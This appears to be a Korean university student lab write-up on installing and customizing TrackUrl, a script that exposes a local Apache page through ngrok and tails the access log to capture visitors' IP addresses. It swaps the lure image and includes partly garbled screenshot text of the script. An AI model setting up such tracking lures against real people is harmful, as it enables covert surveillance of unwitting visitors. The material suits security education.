




# *TRACK URL*

배재대학교 사이버보안학과 OPS  
1984011 나영진, 1984045 최준호






git clone 을 이용해  
<https://github.com/Mauladen/TrackUrl>  
을 다운받습니다.

cd 를 이용해 TrackUrl/ 에 들어간 후,  
chmod 777 \*로 TrackUrl 안에 있는  
모든 곳에 읽기,쓰기,실행 권한을  
모두 줍니다.

그후 ls -al을 입력하여 권한이 모두  
주어졌는지 확인합니다.

-rwxrwxrwx- 라고 되어 있으면 읽기,쓰기,  
실행 권한이 모두 주어진 것입니다.





Vmware 바탕화면에 자신이 바꾸고자 하는 새로운 사진을 다운받습니다 ( kakao.jpg ). 기존에는 해골 사진이 다운되어 있는데 저희는 바꾸어 줄 것 입니다.





```
root@youngjin: ~/TrackUrl
File Edit View Search Terminal Help
#!/bin/bash
#64-bit
#xterm -e ./ngrok_64 http 80 & clear
#32-bit
xterm -e ./ngrok http 80 & clear
echo "
  7      77      77      77      77 7 77 7 77      77 7
  !      !|      -|      -|      !|      -|      |      |      |      |
  7 7|      \  |      7  ||      7|      -|      |      |      |      |
  |  |      7  ||      |      |      7|      7  ||      |      |      |      |
  !  !      !  !      !  !      !  !      !  !      !  !      !  !      !
"
sleep 5
read -p 'URL: ' varurl
echo "<!DOCTYPE html>
<html>
<head>
<title>Z-HACKER</title>
<style type='text/css'>
  7      77      77      77      77 7 77 7 77      77 7
  !      !|      -|      -|      !|      -|      |      |      |      |
  7 7|      \  |      7  ||      7|      -|      |      |      |      |
  |  |      7  ||      |      |      7|      7  ||      |      |      |      |
  !  !      !  !      !  !      !  !      !  !      !  !      !  !      !
" > /var/log/
pache2/access.log
xterm -e tail -f /var/log/apache2/access.log &
clear
exit
~
18,4
Top

root@youngjin: ~/TrackUrl
File Edit View Search Terminal Help
};
\$(document).ready(function(){
  autoUpdate();
});
</script>
</body>
</html>" > index.html
mv index.html /var/www/html/index.html
cp skull.jpg /var/www/html/skull.jpg
service apache2 start
echo "
  7      77      77      77      77 7 77 7 77      77 7
  !      !|      -|      -|      !|      -|      |      |      |      |
  7 7|      \  |      7  ||      7|      -|      |      |      |      |
  |  |      7  ||      |      |      7|      7  ||      |      |      |      |
  !  !      !  !      !  !      !  !      !  !      !  !      !  !      !
" > /var/log/
pache2/access.log
xterm -e tail -f /var/log/apache2/access.log &
clear
exit
~
57,38
Bot


root@youngjin: ~/TrackUrl
File Edit View Search Terminal Help
});
\$(document).ready(function(){
  autoUpdate();
});
</script>
</body>
</html>" > index.html
mv index.html /var/www/html/index.html
cp skull.jpg /var/www/html/skull.jpg
service apache2 start
echo "
  7      77      77      77      77 7 77 7 77      77 7
  !      !|      -|      -|      !|      -|      |      |      |      |
  7 7|      \  |      7  ||      7|      -|      |      |      |      |
  |  |      7  ||      |      |      7|      7  ||      |      |      |      |
  !  !      !  !      !  !      !  !      !  !      !  !      !  !      !
" > /var/log/
pache2/access.log
xterm -e tail -f /var/log/apache2/access.log &
clear
exit
~
:wq
```



그 후 vi TrackUrl/ 로 TrackUrl 의 구성을 봅니다.  
(많은 사람들이 xterm 을 gnome-terminal로 바꾸어 주지만 저희는 gnome terminal을 쓰지않고 xterm을 그대로 두었습니다.)  
구성을 보면 skull.jpg 라 되어있는 부분이 총 3군데가 있는데 모두 kakao.jpg로 바꾸어 줍니다.  
(위의 사진에선 바꾸기 전이라 skull.jpg라 되어있는 걸 확인할 수 있습니다.)  
그 후 :wq 를 입력해 저장하고 나옵니다.





터미널로 들어가서 cd TrackUrl 로  
TrackUrl 디렉토리로 이동 후  
rm skull.jpg 을 입력하여  
기존에 있던 해골 사진을 삭제합니다.



cp /root/Desktop/kakao.jpg . 를 입력하여  
vm바탕화면에  
다운받았던 사진( kakao.jpg )을  
TrackUrl 디렉토리에 다운받습니다.


ls 를 입력하여 TrackUrl 디렉토리에  
기존의 해골 사진이 삭제되고,  
새로운 사진이 잘 다운 되었는지 확인합니다.






./TrackUrl.sh 로 TrackUrl 을 실행시켜 줍니다.

